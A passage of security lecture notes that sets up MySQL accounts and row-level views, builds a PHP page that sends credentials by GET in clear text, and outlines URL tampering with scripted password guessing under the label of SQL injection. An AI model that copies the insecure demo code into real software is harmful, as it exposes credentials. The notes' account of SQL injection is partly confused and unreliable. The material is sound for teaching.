- MySQL is installed with multiple database root accounts and with a couple of anonymous user accounts for testing purposes. The name of an anonymous account is the empty string `''`. These accounts may come with open access initially; that is, others may be able to access the database management system through these accounts without needing a password. Since these accounts are potential security holes, let's close them before doing anything else. To see all these pre-installed accounts, execute the following in the shell:

```
mysql> select User, Host from mysql.user;
```

which says that we want to print out the contents of all the rows, but only the columns `Host` and `User`, from the `user` table of the `mysql` database. The answer returned is

```
+-----+-----+
| User          | Host          |
+-----+-----+
| root          | 127.0.0.1    |
|               | localhost    |
| debian-sys-maint | localhost    |
| root          | localhost    |
|               | pixie        |
| root          | pixie        |
+-----+-----+
6 rows in set (0.02 sec)
```

- A user account in MySQL is always identified by a *username/host* combination. So the users `root@localhost`, `root@127.0.0.1`, and `root@pixie` are **three different accounts** even though the usernames for all three are the same and the hosts for all three accounts are the same machine.
- In the output shown above for the `select` query, note the two anonymous accounts with the **empty string** as username; these are, obviously, `''@localhost` and `''@pixie`. Since the anonymous accounts have no passwords associated with them at this time, let's just drop these accounts by

```
mysql> drop user ''@localhost';

mysql> drop user ''@pixie';

mysql> select User, Host from mysql.user;
```

```
+-----+-----+
| User          | Host      |
+-----+-----+
| root          | 127.0.0.1 |
| debian-sys-maint | localhost |
| root          | localhost |
| root          | pixie     |
+-----+-----+
4 rows in set (0.02 sec)
```

- Let's now engage in the following interaction with the database system to become more familiar with its upper layer before we set up the new accounts we mentioned earlier in this section.

```
mysql> show databases;
```

```
+-----+
| Database          |
+-----+
| information_schema |
| mysql             |
+-----+
2 rows in set (0.00 sec)
```

```
mysql> show tables in mysql;
```

```
+-----+
| Tables_in_mysql   |
+-----+
| columns_priv      |
| db                |
| func              |
| help_category     |
| help_keyword      |
| help_relation     |
| help_topic        |
| host              |
| proc              |
| procs_priv        |
| tables_priv       |
| time_zone         |
| time_zone_leap_second |
| time_zone_name    |
| time_zone_transition |
| time_zone_transition_type |
| user              |
+-----+
17 rows in set (0.00 sec)
```

The second command asks the `mysql` shell to display the tables contained in the `mysql` database. As you can see that these tables are all meant for the maintenance of the database system and with the documentation.

- Of the various tables in the `mysql` database that are listed above, the user accounts are all stored in the last table, the `user` table. In what follows, we will stay in the `mysql` shell and first ask the shell to switch to the `mysql` database, followed by a request to list the columns of the `user` table of the `mysql` database:

```
mysql> use mysql;
```

```
mysql> describe user;
```

```
Host
User
Password
Select_priv
Insert_priv
Update_priv
Delete_priv
Create_priv
Drop_priv
Reload_priv
Shutdown_priv
Process_priv
File_priv
Grant_priv
References_priv
Index_priv
Alter_priv
Show_db_priv
Super_priv
Create_tmp_table_priv
Lock_tables_priv
Execute_priv
Repl_slave_priv
Repl_client_priv
Create_view_priv
Show_view_priv
Create_routine_priv
Alter_routine_priv
Create_user_priv
ssl_type
ssl_cipher
x509_issuer
x509_subject
max_questions
max_updates
max_connections
max_user_connections
```

What this shows is that the system is capable of storing 37 different attributes for a database account. Examine all of the attributes that end in the suffix `'_priv'`. These attributes stand for the privileges that you may either authorize or deny for the individual accounts. This allows the database administrator to fine-tune the privileges for a new account at the level of individual SQL commands. Most of these attributes would have the entries 'Y' or 'N' in the `user` table of the `mysql` database.

- Continuing with our shell session while logged in as database root, let's now create a new database to be known as `Manager_db` and then create a new user account `Manager` with full access to the database:

```
mysql> create database Manager_db;

mysql> create user 'Manager'@'localhost';

mysql> set password for 'Manager'@'localhost' = PASSWORD( 'xxxxxxx' );

mysql> grant all on Manager_db.* to 'Manager'@'localhost';

mysql> show grants for 'Manager'@'localhost';

+-----+
| Grants for Manager@localhost
+-----+
| GRANT USAGE ON *.* TO 'Manager'@'localhost' IDENTIFIED BY PASSWORD '*7D2ABF..
| GRANT ALL PRIVILEGES ON 'Manager_db'.* TO 'Manager'@'localhost'
+-----+
2 rows in set (0.00 sec)
```

Note that the call to `PASSWORD('xxxxxxx')`, with the actual password between single or double quotes, creates an encrypted password. If you don't mind the password being stored in clear text, you can also create a new new account by

```
mysql> create user 'Manager'@'localhost' identified by 'xxxxxx';
```

In the syntax we used above, we limited **Manager**'s access to MySQL from the localhost. If we wanted to throw open this access so that **Manager** could connect from anywhere (obviously a risky thing to do), we could use

```
mysql> create user 'Manager'@%;
```

where `'%'` stands for a wildcard. As a matter of fact, if you just say

```
mysql> create user 'Manager';
```

the default of `'@%'`, where `%` is the wildcard, is assumed anyway for the hostname for the account **Manager**. [It is also possible to create a new account by invoking the SQL command `INSERT` to directly insert new account information in the `user` table of the `mysql` database. In this case, you must also invoke the `flush privileges;` statement for the newly entered information to take effect.] If you needed to revoke the privileges granted to **Manager**, you would use the syntax:

```
mysql> revoke all on Manager_db.* from 'Manager'@'localhost';
```

but note that revoking all the privileges does not mean dropping the account because *user,host* information continues to stay in the `mysql.user` table. To drop the **Manager** account that was created previously, you would say

```
mysql> drop user 'Manager'@'localhost';
```

and the following syntax to drop a table from a database:

```
mysql> drop table if exists some_table_name;
```

and the following syntax to empty out an existing table:

```
mysql> delete from some_table_name;
```

You can add a **where** clause to the **delete** command in order to selectively delete certain rows of a table. See the documentation at <http://dev.mysql.com/doc/refman/5.0/en/delete.html> for all of the ways in which this very useful command can be used.

- Before we continue with our experiment with the **mysql** shell, note also that you can use the following syntax when logged into the database as root if you wanted to change, say, the password associated with the **Manager** account:

```
mysql> update mysql.user set password = PASSWORD('xxxxx') where user = 'root';  
mysql> flush privileges;
```

When it comes to changing things in the database after you have set it up, it is not uncommon to want to change the datatype of a field in the table. The syntax for doing so is

```
mysql> alter table_name change field_name field_name new_data_type;
```

where, as you would expect, **alter** and **change** are SQL keywords. One last thing before we get back to setting up our experiment: It is often convenient to place the SQL syntax in an ordinary text file and execute the file in a batch mode through the **mysql** shell by

```
mysql> source myFileWithSql.txt
```

Note that there is no terminating semicolon on this statement.

[When using a text file in this manner, make sure that the first statement in the file is 'use databaseName;' for the database for which the SQL statements are meant for.]

- To see all the accounts that are currently in the system, we can issue the following **select** query (assuming that you are still in the **mysql** database):

```
mysql> select user.User from user;
```

```
root
Manager
debian-sys-maint
root
root
```

To understand the syntax of this query, note that the account names are stored in the **User** column of the **user** table. This result returned shows that the database account **Manager** has indeed been created. [By the way, if you want to see all of the rows and all 37 columns for

each row currently in the **user** table of the **mysql** database, execute the query `mysql> select * from user..`

This command returns all columns because of the wildcard `'*'` and it returns all rows because we did not use a `'where'` clause or any of the other mechanisms for constraining the rows returned.]

- Recall that we previously created the database **Manager_db** and gave the account **Manager** all privileges to this database. Let us now place a table in this database:

```
mysql> use Manager_db;
```

```
mysql> create table Maintenance_Schedule ( operator_name char(20)
-> primary key not null, equipment char(20), deadline Date );
```

```
mysql> show tables;
```

```
+-----+
| Tables_in_Manager_db |
+-----+
```

```

      | Maintenance_Schedule |
      +-----+
      1 row in set (0.00 sec)

mysql> insert into Maintenance_Schedule values ( 'Operator1', 'Engine parts',
->                                             '2009-06-30' );

mysql> insert into Maintenance_Schedule values ( 'Operator2', 'Transmission',
->                                             '2009-08-30' );

mysql> insert into Maintenance_Schedule values ( 'Operator3', 'Wheels', '2009-07-30' );

mysql> select * from Maintenance_Schedule;

+-----+-----+-----+
| operator_name | equipment      | deadline  |
+-----+-----+-----+
| Operator1     | Engine parts  | 2009-06-30 |
| Operator2     | Transmission  | 2009-08-30 |
| Operator3     | Wheels        | 2009-07-30 |
+-----+-----+-----+
      3 rows in set (0.00 sec)

mysql> create user 'Operator1';

mysql> create user 'Operator2';

mysql> create user 'Operator3';

mysql> set password for 'Operator1' = PASSWORD( 'operator1' );

mysql> set password for 'Operator2' = PASSWORD( 'operator2' );

mysql> set password for 'Operator3' = PASSWORD( 'operator3' );

```

Note that we did not specify the hosts for the three Operator accounts. So MySQL will use the default '%' for them, implying that they will be able to connect from anywhere. [If you are going back and forth between different databases and, sometimes, between different accounts, it is easy to get lost in the database management system. Execute 'select database();' and the returned answer will tell you the current database. Execute 'select user();' to find out what you are logged in as. Execute 'select version();' to find out what version of MySQL you are running. The procedures database(), user(), version(), etc., are all examples of a very large number of built-in functions

supported by MySQL. For a complete list, see the reference manual at <http://dev.mysql.com/doc/refman/5.1/en/func-op-summary-ref.html>.]

- Let's now create what is referred to as row-level security with regard to the access by the three operators. What that means is that when Operator1 connects with the database, he/she should be able to see and possibly update only that row of the **Maintenance_Schedule** table that applies to him/her. In other words, we don't want any of the operators to be able to access, for viewing or modification, the information related to the other operators.
- Row level security in MySQL is implemented with the help of views. In general, a view in MySQL is a result table that would ordinarily be returned by a query such as **select** but with the difference that the result table exhibits persistence. In other words, a view is a persistent result table. For further information on views in MySQL, see <http://dev.mysql.com/tech-resources/articles/mysql-views.pdf>.
- We now create a view, we will call it **Operator_view**, by

```
mysql> create view Operator_view as select * from Maintenance_Schedule
->     where operator_name = substring_index(user(), '@', 1);
```

```
mysql> grant select on Operator_view to 'Operator1';
mysql> grant update on Operator_view to 'Operator1';
mysql> grant select on Operator_view to 'Operator2';
mysql> grant select on Operator_view to 'Operator3';
mysql> quit;
```

Note the call to

```
substring_index( user(), '@', 1 )
```

in the construction of the view `Operator_view`. As mentioned earlier in this section, `user()` is a built-in function that returns the user currently logged into MySQL. So if the user `Operator1` is logged in from, say, the localhost, a call to `user()` will return the string `Operator1@localhost`. In the same manner as `user()`, `substring_index()` is another built-in function that returns, as the name would imply, a substring from its first-argument string. It uses the second argument substring as a delimiter and the third argument integer as the number of substrings to return assuming that are multiple occurrences of the delimiter. So, in our case, if `user()` returns `Operator1@localhost`, the call to `substring_index()` will return just the string `Operator1`.

- We are now ready to demonstrate that `Operator1` in our example will only be able to view only the row of the `Maintenance_Schedule` table that contains information specific to him/her. The same ap-

plies to Operator2 and Operator3. None will be able to view the row of the table that is meant to be seen by the other two. To demonstrate this, let's have Operator2 invoke the `mysql` shell by

```
/usr/bin/mysql -u Operator2 -p

(Operator2 supplies the password)

mysql> use Manager_db;

Database changed
mysql> show tables;

+-----+
| Tables_in_Manager_db |
+-----+
| Operator_view        |
+-----+
1 row in set (0.01 sec)

mysql> select * from Maintenance_Schedule;

ERROR 1142 (42000): SELECT command denied to
user 'Operator2'@'localhost' for table
'Maintenance_Schedule'

mysql> select * from Operator_view;

+-----+-----+-----+
| operator_name | equipment    | deadline  |
+-----+-----+-----+
| Operator2     | Transmission | 2009-08-30 |
+-----+-----+-----+
1 row in set (0.00 sec)
```

You will notice that Operator2 is not even told about the existence of the `Maintenance_Schedule` table in the `Manager_db` database. When Operator executes the `show tables` command, all he/she can see is the view table `Operator_view`. And when the operator says that he/she wants to see all the rows of the view table, he/she can only see the row that is specific to him/her.

27.5: PHP+SQL

- Web servers that create web pages dynamically frequently require access to backend databases and not uncommonly this database tends to be MySQL.
- So in this section, I'll briefly review how a PHP enabled web server works in conjunction with the MySQL database management system. **I will use the Manager_db database of the previous section with its row-restricted access in the example below.**
- **For PHP and MySQL to work together on your Ubuntu machine, you must also install the php5+mysql package through the Synaptic Package Manager.** This package allows a PHP script to make a direct connection with a MySQL database through the `mysql_connect()` function call. Subsequently, the PHP script can feed SQL to the database through the `mysql_query()` function calls and retrieve the results through the `$row` associative array variable. **After you have installed the php5+mysql package, don't forget to restart your Apache2 web server.**

- Shown below is an HTML page with a **form** element. The form asks the visitor to enter his MySQL user name and password. (Since the main point of this simple demonstration is not password security, don't worry about the fact that the password will be sent back to the server in clear text.) The name of this file is **RetrieveFromMySQL.html**.

```
<html>
<body>
<form action="RetrieveFromMySQL.php" method="get">
MySQL user name: <input type="text" name="user" />
<br><br>
MySQL user password: <input type="text" name="password" />
<br><br>
<input type="submit" />
</form>
</body>
</html>
```

- As the reader can see, the file on the server side that will be executed when the visitor hits the submit button on the form is called **RetrieveFromMySQL.php**. Here are the contents of this file

```
<?php
// RetrieveFromMySQL.php
// by Avi Kak (kak@purdue.edu)
// for a simple example of SQL Injection Attack

$username = $_GET["user"]; // (A)
$password = $_GET["password"]; // (B)
$con = mysql_connect("localhost", "$username", "$password"); // (C)
if (!$con) { // (D)
    die('Could not connect: ' . mysql_error()); // (E)
```

```

}

mysql_select_db("Manager_db", $con);           //(F)

$result = mysql_query("SELECT * FROM Operator_view"); //(G)

echo "<table border='1'>
    <tr>
        <th>Operator Name</th>
        <th>Equipment</th>
        <th>Deadline</th>
    </tr>";                                     //(H)

while( $row = mysql_fetch_array($result) ) {   //(I)
    echo "<tr>";                                 //(J)
    echo "<td>" . $row['operator_name'] . "</td>"; //(K)
    echo "<td>" . $row['equipment'] . "</td>";   //(L)
    echo "<td>" . $row['deadline'] . "</td>";   //(M)
    echo "</tr>";                               //(N)
}
echo "</table>";                               //(O)

mysql_close($con);                             //(P)
?>

```

In lines (A) and (B), the script retrieves the user name and the password entered by the visitor in his/her browser window. In line (C), the script then makes a connection with the MySQL database. If the connection succeeds, the script changes to the **Manager_db** database. Finally, lines (G) through (O) retrieve all the rows available to this user from the view **Operator_view** of the **Maintenance_Schedule** table and present the retrieved information back to the visitor in the form of a HTML table.

- Figure 3 shows the form that results when **Operator1** points

his/her browser to the following URL:

`http://192.168.1.102/~services/RetrieveFromMySQL.html`




Figure 3: *This figure is from Lecture 27 of “Lecture Notes on Computer and Network Security” by Avi Kak*

- After **Operator1** clicks on the submit button of the form, the PHP script at the server sends back to **Operator1**'s browser the result shown in Figure 4.
- So what **Operator1** seems is just the row of the **Maintenance_Schedule** that is reserved exclusively for this operator. This operator would not be able to see the rows meant for either **Operator2** or




Figure 4: *This figure is from Lecture 27 of “Lecture Notes on Computer and Network Security” by Avi Kak*

Operator3. The same would apply to the other two operators; each would be able to see only his/her row in the manner indicated above.

27.6: SQL Injection Attack

- In the PHP+SQL example of the previous section, when the visitor clicks on the submit button of the HTML form after entering his MySQL user name and password in the form, the following URL is sent by the browser back to the server:

```
http://localhost/~services/testphp/RetrieveFromMySQL.php?user=Operator1&password=operator1
```

- With this URL, automatically created by the browser when **Operator1** clicks the mouse pointer on the submit button of the form, what is retrieved from the MySQL database is just that row of the **Maintenance_Schedule** table that corresponds to **Operator1**.
- The URL shown above is visible to **Operator1** in the URL window of his/her browser as soon he/she clicks on the submit button. **Therefore, it would be easy for this individual to manually alter the URL to look like:**

```
http://localhost/~services/testphp/RetrieveFromMySQL.php?user=Operator2&password=operator2
```

which would enable Operator2 to see the row of the database table that is reserved for Operator1.

- Obviously, for this exploit to work, Operator2 would also have to figure out the database access password for Operator1. So, for a given try, Operator2 may or may not succeed with the exploit. But the fact remains that Operator could write a script that would try out a large number of passwords quickly for all other operators in order to see the information that the Manager wants to keep private to the individuals. **This is the SQL Injection attack in its simplest form.**
- In addition to guessing the password, another enabler of the exploit described above is the use of the GET method for form submission. With the GET methods, all of the form fields become a part of the URL that is sent back to the web server. While an advantage of the GET method is that you can bookmark the entire URL in order to receive the same web page the next time you visit the server, its disadvantage is the fact that the URL can so easily be manually altered for testing the server for certain kinds of vulnerabilities.
- What we have described in this section is only the simplest case of SQL Injection. Most complex cases of the same could cause stored procedures to be injected into a database and to be subsequently executed. Such exploits have the potential to seriously compromise the integrity of a web server. For further information on such exploits, the reader is referred to the Depart-

ment of Energy Technical Bulletin CIRCTech06-001: Protecting Against SQL Injection Attacks that is available at <http://www.doecirc.energy.gov/techbull/CIRCTech06-001.html>.

- The bulletin cited above also describes the steps that must be taken to prevent unauthorized SQL injection in web server databases. Basically, they boil down to rigorously checking all input data for its format and value before it is allowed to modify the database in any manner.